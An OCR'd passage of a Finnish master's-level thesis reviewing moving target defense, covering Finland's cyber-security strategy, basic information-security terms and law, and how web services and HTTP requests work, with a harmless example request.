Kyberhyökkäyksen kohdistuessa kriittisiin ja elintärkeisiin toimintoihin tullaan tilanteeseen, jossa yhteiskunnan eri tahojen tietojärjestelmille, palveluille ja tietovarannoille saatetaan aiheuttaa sellaista vahinkoa, joka merkittävästi lamauttaa yhteiskunnan toimintoja ja valtion johtamiskykyä. Hyökkäyksestä aiheutunut vaikutus tai vahinko voisi aiheuttaa vaaran ihmishengille [Vk15]. Voidaan kuvitella ydinvoimalan tai vedenpuhdistamon lamauttavan hyökkäyksen aiheuttamia vaikutuksia. Täten tietojärjestelmistä riippuvien järjestelmien kyberturvallisuuteen panostami-

nen on erittäin perusteltua.

Kyberiskuilla ja tietomurroilla voidaan tehostaa myös muunlaista toimintaa, kuten poliittista vaikuttamista. Vaikuttamisen apuvälineinä voidaan käyttää palvelunestohyökkäyksiä, informaation vääristämistä, tiedustelutoimintaa ja muunlaista häirintää. Hyökkääjä toimii suunnitelmallisesti käyttäen monipuolisesti eri keinoja tavoitteidensa saavuttamiseksi. Tällaisesta toimintaa kutsutaan *hybridivaikuttamiseksi*[Vk15]. Vaikuttamisen lisäksi tavoitteena voi olla aiheuttaa vahinkoa, epätietoisuutta ja epävakautta. Vaikuttamiseen liittyvien kyberiskujen estäminen on osa kokonaisvaltaista kyberturvallisuutta. Suomen hallitus esitti perustettavaksi Euroopan hybridiuhkien torjunnan osaamiskeskuksen, jonka tarkoituksena on parantaa valmiutta torjua ja sietää hybridiuhkia. Keskus aloitti toimintansa syyskuussa 2017. Keskukselle on annettu lainkäytöllinen koskemattomuus [Val17a]. Vastaavasti sisäministeriö ehdotti hallitukselle lakimuutoksia erityisesti Rajavartiolaitoksen toimivaltuuksien muuttamisesta. Lakimuutoksen tarkoituksena on parantaa valmiutta kyberhyökkäyksien, terrorismin ja hybridiuhkien torjuntaan [Sis17].

Alkuvuodesta 2017 julkaistiin valtioneuvoston selvitys, jonka tavoiteena oli kokonaisvaltaisesti selvittää miten vuoden 2013 kyberturvallisuusstrategiassa annettu visio "Vuonna 2016 Suomi on maailmanlaajuinen edelläkävijä kyberuhkiin varautumisessa ja niiden aiheuttamien häiriötilanteiden hallinnassa"on toteutunut ja millainen Suomen kyberturvallisuuden tavoitetilan tulisi olla vuonna 2020 [LLk17]. Selvityksen taustalla oli tutkimushanke, joka teki turvallisuustilannekuvan analysoimalla kyberturvallisuuden kehityssuuntaa maailmalla, kyberturvallisuuden nykytilaa ja kehittämistarpeita julkisella ja yksityisellä sektorilla, sekä kuuden muun maan kyberturvallisuuden nykytilaa.

Selvityksen mukaan "kyberhyökkäysten monimutkaisuus, tehokkuus ja kyvykkyys kasvavat nopeammin kuin puolustuskyky"[LLk17]. Usein vasta vakavat, jo tapahtuneet kyberhyökkäykset edistävät kyberpuolustuksen kehittämistä. Hyökkääjät kehittävät jatkuvasti uusia tapoja hyödyntää haavoittuvuuksia ja hyökätä organisaatioihin. Kyberrikoksista on tullut elinvoimainen liiketoiminnan ala, jossa liikkuu paljon rahaa ns. pimeillä markkinoilla. Organisaatiot ovat hyökkääjien armoilla koska verkko- ja mobiilipalvelut, esineiden internet ja pilvipalvelut ovat kasvavassa määrin kriittinen osa organisaatioiden toimintaa ja niiden tuoma hyöty on kiistämätön [LLk17].

Selvityksen mukaan kyberturvallisuus on kehittynyt viime vuosina kyberturvallisuusstragian periaatteiden mukaan. Tarvitaan kuitenkin tarvitaan merkittävää edistymistä, jotta voisimme saavuttaa kolmikohtaisen vision määrittelemät asiat. Erityisesti kyberuhkiin ei ole varauduttu elintärkeissä ja huoltovarmuuskriittisissä yrityksissä riittävällä tavalla [LLk17]. Selvitys toteaa: "Suomi ei ole edelläkävijä kyberuhkiin varautumisessa ja niiden aiheuttamien häiriötilanteiden hallinnassa, mutta kuuluu kansainväliseen kärkikymmenikköön". Kehitystä tarvitaan useassa tunnistetussa kehittämiskohteessa, joista mainittakoot seuraavat: kyberturvallisuuden vahvistaminen kansallisena kilpailuetuna, osaamisen, tutkimuksen ja yleisen tietoisuuden vahvistaminen.

3 Tietoturva

Tietoyhteiskunnan ja digitalisaation aikakaudella kaikilla on jokin käsitys ja mielipide siitä, mitä tietoturva on. Tietoturvan määrittäminen yksiselitteisesti on hankalaa, johtuen järjestelmien monimutkaisuudesta sekä ihmisten ja organisaatioiden erilaisista käsityksistä, tarpeista ja vaatimuksista. Tietoturvallisuuteen panostamiseen on organisaatioiden strateginen päätös. Tietoturvallisuuteen panostamisen käytetty kulu näkyy toiminnan laadukkuutena ja positiivisen julkisuuskuvan säilymisenä. Lisäksi lainsäädäntö edellyttää tietoturvallisuudesta huolehtimisesta ja tietoturvapoikkeamiin varautumista valtionhallinnossa ja huoltovarmuuskriittisissä yrityksissä ja organisaatioissa. [Val05]

Perinteisesti tietoturva voidaan koostaa saatavuuden, luottamuksellisuuden ja eheyden periaatteista. Saatavuus tarkoittaa tietoturvan suhteen sitä, että tieto on käytettävissä haluttuna ajankohtana. Eheys tarkoittaa sitä, että tieto on muuttumaton, ja luottamuksellisuus sitä, että tietoon pääsevät käsiksi vain siihen oikeutetut [Kk14].

Tietoturvan uhkia ovat esimerkiksi luvaton pääsy tietoon tai salaisen tiedon paljastuminen, tiedon luvaton käyttö tai tiedon hävittäminen. Näitä uhkia ja niiden vaikutuksia pyritään minimoimaan erilaisten toimintamallien ja suojauksien avulla. Organisaatioille on tarjolla tietoturvan hallintaan erilaisia standardeja ja viitekehyksiä kuten ISO/IEC 27000[3], Valtiovarainministeriön VAHTI-ohjeistus[4], COBIT[5] ja Puolustusministeriön KATAKRI[6].

Information Security Maturity Model (ISM3) määrittää tietoturvan tuloksena siitä, että liiketoiminnalle asetetut tavoitteet saavutetaan vaikka yritykseen kohdistuisi hyökkäyksiä tai tapahtuisi vahinkoja ja virheitä. ISO 27002 -standardi määrittelee tietoturvan samankaltaisesti, mutta kattavammin. Standardin mukaan tietoturva on prosessi, joka suojaa tiedon hyökkäyksiltä sekä takaa liiketoiminnan jatkuvuuden, minimoiden vahingon laajuuden ja maksimoiden tuottavuuden säilyttämällä tiedon saatavuuden, eheyden ja luottamuksellisuuden. Molemmat standardit korostavat tietoturvaa jatkuvana toimenpiteenä ja prosessina. [TGH08]

Tietoturvan hallinta voidaan korkealla tasolla jakaa neljään alueeseen seuraavasti [BMG01].

1. Tietoturvaa ylläpitävien prosessien määrittäminen
2. Tietoturvaa vaarantavien tapahtumien tunnistaminen
3. Tietoturvaa vaarantaviin tapahtumiin reagoiminen ja tilanteen palauttaminen tietoturvalliseen tasoon

[3]https://www.iso.org/standard/66435.html
[4]https://www.vahtiohje.fi/
[5]http://www.isaca.org/cobit/pages/info-sec.aspx
[6]https://www.defmin.fi/puolustushallinto/puolustushallinnon_turvallisuustoiminta/katakri_2015_-_tietoturvallisuuden_auditointityokalu_viranomaisille

4. Edellä mainittujen toimenpiteiden sekä prosessien varmistaminen ja tarkistaminen

3.1 Käsitteet ja termit

Tässä osassa käydään läpi tutkielmassa käytettyjä termejä. Kaikille termeille ei ole yksiselitteistä määritelmää. Osalle termeistä ei ole vakiintunutta suomenkielistä vastinetta, jolloin ne on vapaasti tai suoraan käännetty englanninkielestä.

Tietoturvallisuus

Kokonaisturvallisuuden sanasto määrittelee tietoturvallisuuden järjestelyinä, joilla pyritään varmistamaan tiedon saatavuus, eheys ja luottamuksellisuus. Saatavuus tarkoittaa tässä yhteydessä sitä, että tieto on käytettävissä haluttuna ajankohtana. Eheys tarkoittaa sitä että tieto on muuttumaton. Luottamuksellisuus tarkoittaa sitä, että tietoon pääsevät käsiksi vain siihen oikeutetut [Kk14].

Kyberturvallisuus

Kyberturvallisuus rinnastetaan sellaiseen tietoturvallisuuteen, joka keskittyy yhteiskunnan tietojärjestelmien turvallisuuteen. Suomen kyberturvallisuusstrategia määrittelee kyberturvallisuudella tavoitetilaa, jossa kybertoimintaympäristössä on tarkoituksenmukaiset ja riittävät menetelmät suojautua tietoturvauhkien toteutumiselta. Mahdollisten uhkien toteutuessa niiden vaikutuksia pitää pystyä lieventämään tai sietämään siten, että kybertoimintaympäristössä ei aiheudu vaaraa, haittaa tai häiriötä tiedon käsittelystä riippuvaiselle toiminnalle [Kk13].

Kyberriski

Kyberturvallisuusstrategia määrittelee kyberriskin: "Kyberriskillä tarkoitetaan kybertoimintaympäristöön kohdistuvaa vahinkomahdollisuutta tai haavoittuvuutta, joka toteutuessaan tai jota hyväksi käyttäen kybertoimintaympäristön toiminnasta riippuvalle toiminnolle voi aiheutua vahinkoa, haittaa tai häiriötä."[Kk13].

Kyberuhka

Kyberturvallisuusstrategia määrittelee kyberuhkan mahdollisuutena sellaiseen kybertoimintaympäristöön vaikuttavaan tekoon tai tapahtumaan, joka toteutuessaan vaarantaa jonkin kybertoimintaympäristöstä riippuvaisen toiminnon [Kk13].

Kybertoimintaympäristöön kohdistuvat uhkat ovat tietoturvauhkia, jotka toteutuessaan vaarantavat tietojärjestelmän oikeanlaisen tai tarkoitetun toiminnan.

Hyökkäys

Hyökkäys tietoturvan yhteydessä tarkoittaa mitä tahansa toimenpiteitä, joilla hyökkääjä pyrkii oikeudettomasti käyttämään, saamaan tietoa järjestelmästä tai häiritsemään järjestelmän normaalia käyttöä - rajoittumatta tässä listattuihin. Hyökkäys on kyberuhkien ja riskien realisoituminen konkreettisella tavalla.

Haavoittuvuus

Haavoittuvuudella tarkoitetaan tietotekniikan yhteydessä mahdollisuutta tietotur-

vauhkan toteutumiseen. Vastaava käsite on tietoturva-aukko, joka kuvaa jo sanana puutetta tai keinoa ohjelmistossa tai järjestelmässä, jonka kautta tietoturva voisi vaarantua.

Tiivis tietoturvasanasto määrittelee haavoittuvuuden alttiutena tietoturvauhkille: "haavoittuvuus voi olla mikä tahansa heikkous, joka mahdollistaa vahingon toteutumisen tai jota voidaan käyttää vahingon aiheuttamisessa"[Sk04].

Hyväksikäyttö ja hyväksikäyttömenetelmä

Hyväksikäytöllä tarkoitetaan haavoittuvuuden onnistunutta hyväksikäyttöä. Haavoittuvuus on realisoitunut teoreettisesta mahdollisuudesta aktuaaliseen käyttöön. Hyväksikäyttömenetelmä on valmiiksi tehty skripti tai ohjelma, jolla haavoittuvuutta voi ohjelmallisesti hyväksikäyttää.

Tunkeutuminen

Hyökkäyksen vaihe, jossa hyökkääjä pääsee oikeudettomasti tietojärjestelmään tai tietoverkkoon Tunkeutumisen tavoitteena voi olla esimerkiksi päästä käsiksi tietojärjestelmässä olevaan tietoon.

Tietoturvapoikkeama

Neutraalimpi muoto *tietomurto*-termistä. Yleisesti käytetty määritelmä on: "Tahallinen tai tahaton tapahtuma, jonka seurauksena organisaation vastuulla olevien tietojen ja palvelujen eheys, luottamuksellisuus tai tarkoituksenmukainen käytettävyystaso on tai saattaa olla vaarantunut."[Val08]

Tietomurto

Tietomurto on lähin suomenkielinen sana joka vastaa englannin *hacking tai cracking*-termiä. Kuten fyysisessä maailmassa, murtautumisella viitataan oikeudettomaan tietojärjestelmän tai tietoverkon käyttöä. Käyttöä voi edeltää tunkeutuminen tai toiselle kuuluvien käyttöoikeuksien luvaton käyttö, jolla hyökkääjä saa pääsyn järjestelmään [Sk04]. Suomen rikoslaki tuntee myös *tietomurron* ja *törkeän tietomurron*. Nämä on määritelty laissa seuraavanlaisesti [Val17b]:

> Rikoslain 38 luku (21.4.1995/578)
>
> Tieto- ja viestintärikoksista 8 § (10.4.2015/368)
>
> Tietomurto
>
> Joka käyttämällä hänelle kuulumatonta käyttäjätunnusta taikka turvajärjestelyn muuten murtamalla oikeudettomasti tunkeutuu tietojärjestelmään, jossa sähköisesti tai muulla vastaavalla teknisellä keinolla käsitellään, varastoidaan tai siirretään tietoja tai dataa, taikka sellaisen järjestelmän erikseen suojattuun osaan, on tuomittava tietomurrosta sakkoon tai vankeuteen enintään kahdeksi vuodeksi.
>
> Tietomurrosta tuomitaan myös se, joka tietojärjestelmään tai sen osaan tunkeutumatta
>
> 1) teknisen erikoislaitteen avulla tai

> 2) muuten teknisin keinoin turvajärjestelyn ohittaen, tietojärjestelmän haavoittuvuutta hyväksi käyttäen tai muuten ilmeisen vilpillisin keinoin
>
> oikeudettomasti ottaa selon 1 momentissa tarkoitetussa tietojärjestelmässä olevasta tiedosta tai datasta.
>
> Yritys on rangaistava.
>
> Tätä pykälää sovelletaan ainoastaan tekoon, josta ei ole muualla laissa säädetty ankarampaa tai yhtä ankaraa rangaistusta.
>
> 8 a § (10.4.2015/368)
>
> Törkeä tietomurto
>
> Jos tietomurto tehdään
>
> 1) osana 6 luvun 5 §:n 2 momentissa tarkoitetun järjestäytyneen rikollisryhmän toimintaa tai (8.5.2015/564)
>
> 2) erityisen suunnitelmallisesti
>
> ja tietomurto on myös kokonaisuutena arvostellen törkeä, rikoksentekijä on tuomittava törkeästä tietomurrosta sakkoon tai vankeuteen enintään kolmeksi vuodeksi.
>
> Yritys on rangaistava.

Seuraavilla käsitteillä ei ole vakiintuneita suomenkielisiä vastineita, joten käytän tekstissäni englanninkielisiä termejä ja lyhenteitä.

Advanced Persistent Threats (APT)

APT on suoraan käännettynä *kehittyneet pitkäkestoiset uhat*. Tällä tarkoitetaan hyökkäystä tai uhkaa, joka tyypillisesti pyritään pitämään salassa mahdollisimman pitkään ja kohdistuu tiettyyn kohteeseen. Kehittyneisyydellä tarkoitetaan, että hyökkäystapa tai menetelmät eivät välttämättä ole yleisessä tiedossa ja vaativat erityisosaamista. Kohdetta kontrolloidaan tai sieltä pyritään saamaan tietoa mahdollisimman pitkään.

4 Tutkimuskysymykset

Verkkopalveluiden ja järjestelmien suoritusympäristöt ovat luonteeltaan muuttumattomia. Tämän lisäksi suoritusympäristöissä on paljon samankaltaisuutta: useat järjestelmät käyttävät samoja, yleisesti käytössä olevia ohjelmistoversioita ja -jakeluja. Tästä seuraa etu potentiaalisille hyökkääjille. He voivat etsiä yleisesti käytössä olevista ohjelmistoista haavoittuvuuksia ja käyttää yhtä haavoittuvuutta montaa kohdetta vastaan. Samaten hyökkääjä pystyy valitsemaan hyökkäyksen ajankohdan.

Liikkuvaan maaliin perustuva puolustus on uusi tapa ajatella miten verkkopohjaisia järjestelmiä puolustetaan hyökkääjiltä ja estetään hyökkääjää saamasta edellämainittuja etuja. Tarkoituksena taata tietoturvallisuus pitkälläkin aikavälillä.

Tutkielmassa tehdään kirjallisuuskatsaus liikkuvan maalin periaatetta toteuttaviin kyberpuolustusmenetelmiin. Jatkossa menetelmästä käytetään lyhennettä *MTD* sen englanninkielisen nimen mukaisesti.

MTD-ajattelumallin lähtökohtana on oletus, että kaikista järjestelmistä löytyy haavoittuvuuksia, kun hyökkääjällä on riittävästi aikaa ja resursseja etsiä niitä. Ei ole mahdollista tehdä täysin turvallista järjestelmää. MTD-periaatetta noudattavien tekniikoiden avulla järjestelmien toimintaympäristö muuttuu siten, että se estää tai ainakin hidastaa hyökkäyksiä.

Tutkielman tarkoitus on selvittää mikä MTD on nykyisen tutkimustiedon perusteella. Selvitän liikkuvan maalin periaatteen, sille esitetyn teoreettisen viitekehyksen ja käyn läpi sitä toteuttavia tekniikoita. Lopuksi analysoin millaisia hyökkäyksiä vastaan MTD on tehokas ja millaisia vastaan siitä ei ole hyötyä. Tutkimuksen tausta-ajatuksena ja rajauksena on ajatella puolustus- ja suojausmenetelmiä verkkopalvelun näkökulmasta, jonka käyttö tapahtuu Internetin yli ja jota suoritetaan Linux-käyttöjärjestelmällä. Tämä on verkkopalveluiden tyypillinen kokoonpano.

Tutkimuskysymykset on aseteltu seuraavanlaisesti.

1. Mikä tai mitä on MTD?
2. Millaisia tekniikoita MTD sisältää? Miten tekniikka toteuttaa MTD:tä?
3. Missä ja miten MTD:iä voi käyttää?
4. Kuinka tehokas MTD on tiettyjä hyökkäystyyppejä vastaan? Onko olemassa hyökkäystyyppejä, joita vastaan MTD ei toimi lainkaan?


5 Digitaalisten palvelujen tuottaminen

Kuluttajille tarkoitetut, Internetin yli tarjottavat digitaaliset palvelut perustuvat usein HTML- ja JavaScript-tekniikoihin. Käyttäjän verkkoselain tulkkaa ja visualisoi palvelimelta saadun verkkosivun tarvitseman koodin. Internet-sivu on näkymä, jonka ohjelmakoodi, kuvat ja tyylittelyt muodostavat. Digitaalisissa palveluissa sivu toimii käyttöliittymänä, jonka avulla käyttäjä voi tehdä toimintoja, jotka vaikuttavat palvelimella olevaan tilaan ja dataan. Palvelin säilyttää ja hakee tarvitsemansa tiedon ja usein näyttää käyttäjälle vain murto-osan tiedosta, joka palvelimella sijaitsee, perustuen esimerkiksi käyttäjätunnukseen ja käyttövaltuuksiin. Palvelin tarjoaa sisältöä useille käyttäjille samanaikaisesti [Lew98, Car14]. Esimerkiksi suositut palvelut Google tai Facebook tarjoavat miljoonille käyttäjille sisältöä joka sekunti. Mikäli hyökkääjä onnistuu saamaan pääsyn palvelimeen tai suorittaa komentoja välillisesti, hän voi saada rajoittamattoman pääsyn palvelimella oleviin tietoihin. Käymme palvelimien koostumusta läpi seuraavassa luvussa.

Tässä luvussa käymme läpi tärkeimmät protokollat ja ohjelmistot, joilla palveluja tuotetaan. Kuvaamme myös miten asiakas–palvelin -malli toimii digitaalisten palvelujen tuotannossa. HTML-kielen tai HTTP-protokollan ymmärtäminen ei ole olennaista tämän tutkielman kannalta. Pyrimme sen sijaan ymmärtämään miten käyttäjä (ja hyökkääjä) ovat vuorovaikutuksessa palveluja tarjoaviin palvelimiin.

5.1 Asiakas–palvelin -malli

Asiakas–palvelin-mallissa asiakas tekee aloitteet pyynnöistä ja kohdistaa ne palvelimelle. Palvelin on valmiudessa ja odottaa asiakkaan pyyntöä. Yksi palvelin palvelee useaa asiakasta, jotka käyttävät samaa väylää palvelimeen. Suosituilla korkean saatavuuden palveluilla on yleisesti ottaen useita palvelimia, joilla on pääsy samaan tietoon. Palvelu on siten yhdenmukaista riippumatta siitä mikä palvelin ottaa asiakkaan pyynnön hoitaakseen. [Lew98]



Kuva 1: Esitys asiakas–palvelin-mallista, jossa käyttäjä on palvelimen asiakas ja palvelin on järjestelmien asiakas

5.2 HTTP-protokolla

Käyttäjän ja palvelimen väliseen pyyntöihin ja tiedonsiirtoon käytetään HTTP (HyperText Transfer Protocol) protokollaa [FGM+99]. Käyttäjältä tämä on piilotettu siten, että asiakasohjelma (verkkoselain) tekee pyynnöt käyttäjän puolesta. Toisaalta käyttäjä voi myös simuloida näitä pyyntöjä ohjelmoimalla asikasohjelman itse tai tekemällä pyyntöjä manuaalisesti erilaisilla työkaluilla, kuten *Curl*[7] tai *Netcat*.

HTTP-protokolla on määritelty RFC:ssä 2616 [FGM+99], joka kuvaa miten HTTP-asiakkaan ja HTTP-palvelinohjelmiston tulisi toimia ja millaisia komentoja on sallittua tehdä. HTTP-palvelinohjelmiston tekeminen on monimutkaista, koska standardit ovat laajentuneet ja koska on lukuisia erilaisia asiakasohjelmia, joita palvelinohjelmiston pitää myös tukea. Internetin ja verkkosivujen aikakauden alkuvaiheilla HTTP-palvelimista löytyikin lukuisia haavoittuvuuksia. Tämä tekee hyökkäyksen helpoksi, koska HTTP-palvelin on avoinna julkiseen verkkoon ja se on ensimmäinen kosketuspinta jokaiseen pyyntöön, joka palvelimelle lähetetään käyttäjän puolesta. Tämän takia näiden palvelinsovellusten haavoittuvuudet ovat kriittisiä tietoturvan kannalta.

HTTP-yhteys voidaan tehdä myös käyttäen salausprotokollaa. Yleisesti käytössä on TLS (Transport Layer Security). Salatussa yhteydessä tehdään kättely ja vaihdetaan kryptologisia avaimia [Res00]. Tällä pyritään estämään verkkoliikenteen salakuuntelu ja ns. mies välissä -hyökkäys (man-in-the-middle), jossa jokin taho voi halutessaan muokata kahden osapuolen välistä verkkoliikennettä.

HTTP-pyynnön rakenne on seuraava. HTTP-pyynnön ensimmäisellä rivillä on pyynnön tyyppi, resurssin osoite, sekä asiakasohjelman käyttämä HTTP-protokollan versio. Tämän jälkeen tulee otsakkeet (headers), jokainen omalla rivillään. Otsakkeista pakollinen on vain *Host*, mutta nykyisin käytännössä vaaditaan lukuisia muita otsakkeita, jotta palvelin osaa tarjota oikean sisällön asiakasohjelmalle. Otsakkeilla voidaan esimerkiksi ehdottaa käytettävä kieli, jolla sivu tulisi esittää asiakkaalle. Otsaketietojen jälkeen tulee palvelimelle lähetettävä käyttäjän data, kuten lomakkeen tiedot [FGM+99].

HTTP-vastauksen ensimmäisellä rivillä on aina käytettävän protokollan versio sekä vastaukseen liittyvän pyynnön onnistumiskoodi. Erilaiset vastauskoodit on tarkkaan määritelty RFC:ssä. Vastauskoodi 200 tarkoittaa pyynnön onnistumista palvelimen näkökulmasta, eli sitä, että pyynnön prosessoinnin aikana ei tapahtunut virhettä [FGM+99]. Palvelimen asettamat vastauskoodit on piilotettu normaalilta käyttäjältä, mutta ne saa tarvittaessa näkyviin otsaketietoja tarkastelemalla. Hyökkääjälle virhe- ja onnistumiskoodit ovat kiinnostavaa tietoa, koska virhekoodi voi olla merkki haavoittuvuudesta palvelinohjelmistossa. Yksi suojautumiskeino palvelinohjelmistoissa ja sovelluksissa on erilaisten tilakoodien piilottaminen siten, että, aina palautetaan onnistumisen vastauskoodi. Toiseksi voidaan myös vaihtaa tai piilottaa palvelinohjelmiston nimi ja versionumero. Tällä tavoin rajoitetaan julkisesti näky-

[7]Curl on komentorivityökalu, joka tukee useita Internet protokollia kuten HTTP,HTTPS,FTP,SMTP. Löytyy osoitteesta https://curl.haxx.se/

vää tietoa palvelimen kokoonpanosta ja estetään haavoittuvan version huomaaminen jo näiden tietojen perusteella.

Käymme seuraavaksi läpi erään HTTP-protokolla pyynnön ja palvelimen vastauksen siihen. Esimerkissä on yksinkertainen pyyntö, jossa ei ole kaikkia mahdollisia otsaketietoja. Selaimet tekevät monimutkaisempia pyyntöjä, joissa käytetään hyödyksi lukuisia otsaketietoja.

Lista 1: Esimerkki HTTP-pyynnöstä ja otsakkeista

```
GET /search?q=tietoturva HTTP/1.1
User-Agent: curl/7.38.0
Host: www.reddit.com
Accept: */*

Vastaus palvelimelta:

HTTP/1.1 200 OK
Content-Type: text/html; charset=UTF-8
X-Moose: majestic
Content-Length: 83365
Server: snooserv

Vastausdata
```

Esimerkissä 1 tehtiin GET-pyyntö (hae) palvelimelle, joka sijaitsee osoitteessa *www.reddit.com*. Pyysimme resurssia */search?q=tietoturva* ja samalla kerrottiin oman asiakasohjelmamme nimi ja versio sekä se, että hyväksymme kaikenlaiset vastaukset. Vastatessaan palvelin antaa HTTP-protokollan määrityksien mukaisen pyynnön onnistumiskoodin, vastauksen pituuden ja otsaketietojen jälkeen pyyntöä vastaavan datan. Tässä tapauksessa data olisi hakutuloksia hakusanalla *tietoturva* Reddit-palvelusta.

Yleisellä tasolla voidaan kuvata pyynnön kulkevan seuraavalla tavalla: HTTP-palvelinohjelmisto vastaanotti ja tulkkasi HTTP-pyyntöni. Pyynnön saanut palvelin välittää tiedot eteenpäin Reddit-palvelun loogisesta toiminnasta vastaavalle palvelinohjelmalle. Ohjelmalle annetaan syötteenä HTTP-pyynnössä oleva tieto, kuten otsakkeet, käytetty pyyntömenetelmä ja resurssi.

Tämän jälkeen palvelinohjelmisto toimii ohjelmoidun logiikan mukaan. Perinteisesti ohjelma tekee aliohjelmakutsuja, järjestelmäkutsuja, tietokantapyyntöjä ja tiedon prosessointia kysytyn resurssin esittämistä varten. Vastauksen valmistuessa se palautetaan samaa ketjua pitkin takaisin pyytäjälle. Esimerkissä vastaus on HTML-kielellä esitetty www-sivu, joka näyttää hakutulokset *tietoturva* hakusanalla.

Hajautetuissa järjestelmissä arkkitehtuuri voi olla monimutkaisempi ja koostua useista palvelimista ja niiden välisistä integraatioita. Reddit-sivuston kohdalla arkkitehtuurin ja taustajärjestelmien selvittäminen on mahdollista myös hyökkääjälle. Reddit-sivuston ja sen ajamiseen tarvittavien komponenttien lähdekoodi on julki-

sesti saatavilla[8]. Palveluiden tuottamisessa käytetään usein avoimen lähdekoodin ohjelmia. Tämä mahdollistaa haavoittuvuuksien etsimisen katselmoimalla koodia sekä ehittämällä hyökkäyksiä itse rakennettua testiympäristöä vastaan.

5.3 Dynaamiset ja interaktiiviset sivut

Modernit verkkosivut käyttävät useita tekniikoita luomaan dynaamisia ja interaktiivisia sivuja. Selaimien toteuttaman JavaScript-ohjelmointikielen avulla voidaan tehdä lisäpyyntöjä palvelimelle selainohjelman taustalla. Lisäpyynnöillä esimerkiksi suoritetaan komentoja ja haetaan dataa palvelimelta pienissä osissa. Tarkoitus on lisätä käyttäjän vuorovaikutusmahdollisuuksia ja nopeuttaa järjestelmien toimintaa. WebSocket-protokollalla voidaan avata pysyvä ja kaksisuuntainen yhteys palvelimelle. Tämä vähentää yhteyksien määrää ja mahdollistaa sen, että palvelin voi lähettää dataa käyttäjälle ilman erillistä pyyntöä [FM].

5.4 Matkapuhelimilla käytettävät palvelut

Tutkielman kirjoittamisen hetkellä matkapuhelimet ovat suosittuja välineitä erilaisten palveluiden käyttämiseen. Esimerkiksi pankit, kauppakeskukset, lentokentät ja monet yritykset tarjoavat sovelluksen suosituille matkapuhelimille. Puhelimielle tarjotut verkkosovellukset eroavat käyttöliittymätason toteutuksessa. Käyttöliittymä toteutetaan hyödyntämään puhelimen ominaisuuksia, kuten sormiohjausta. Samaten käyttöliittymä pitää suunnitella käytettäväksi alustan eri puhelimien näyttökokoja tukemaan.


Ohjelmien tekemät kutsut taustajärjestelmiin käyttävät samalla lailla TCP- ja HTTP-protokollia. Pyyntöjä vastaanottava palvelin on sama kuin se, joka vastaa selaimelle tai ainakin käyttää samoja ohjelmistoja ja arkkitehtuureja.

Seuraavassa luvussa käymme tarkemmin läpi palvelimien ja palvelinympäristön kokoonpanoa.

[8]Lähdekoodi löytyy osoitteesta: https://github.com/reddit/reddit

6 Palvelinympäristö ja käyttöjärjestelmät

Tässä luvussa käymme läpi verkkopalveluiden tuotannossa käytettävien palvelinten ja palvelinohjelmistojen toimintaa yleisellä tasolla. Verkkopalveluihin liittyvät olennaisesti tietoverkko- ja tietoliikennetekniikat. Nämä tekniikat huolehtivat korkeamman tason pyyntöjen kulkemisen oikeaan paikkaan. Tässäkin kerroksessa on haavoittuvuuksia, mutta tämän tutkielman osalta keskitymme itse palvelimeen, käyttöjärjestelmään ja suoritettavaan ohjelmistoon. Kuvassa 2 esitetään verkkosovellusten arkkitehtuuri. Tutkielma kohdistuu Palvelin-kohtaan.



Kuva 2: Kuvaus verkkosovellusten arkkitehtuurista ja eri osa-alueista. Osa-alueiden alla on esimerkkejä siihen kuuluvista asioista. [TDZA15]

Palvelimen toiminta riippuu sen käyttötarkoituksesta ja sen suorittamista ohjelmista. Yleisesti voidaan sanoa palvelimen vastaavan pyyntöjen vastaanottamisesta, verkkosovelluksen ohjelmiston ja siihen liittyvien prosessien suorittamisesta, pyyntöjen tekemisestä muihin järjestelmiin sekö tietokantapyyntöjen tekemisestä. Ohjelmisto vastaa pääsynhallinnasta ja sen omasta toimintalogiikasta [Car14]. Näiden lisäksi palvelin sisältää käyttöjärjestelmän, jonka avulla suoritetaan edellä mainitut toiminnot. Käyttöjärjestelmä sisältää lukuisia ohjelmia ja prosesseja, jotka eivät välttämättä liity tuotettavaan palveluun.

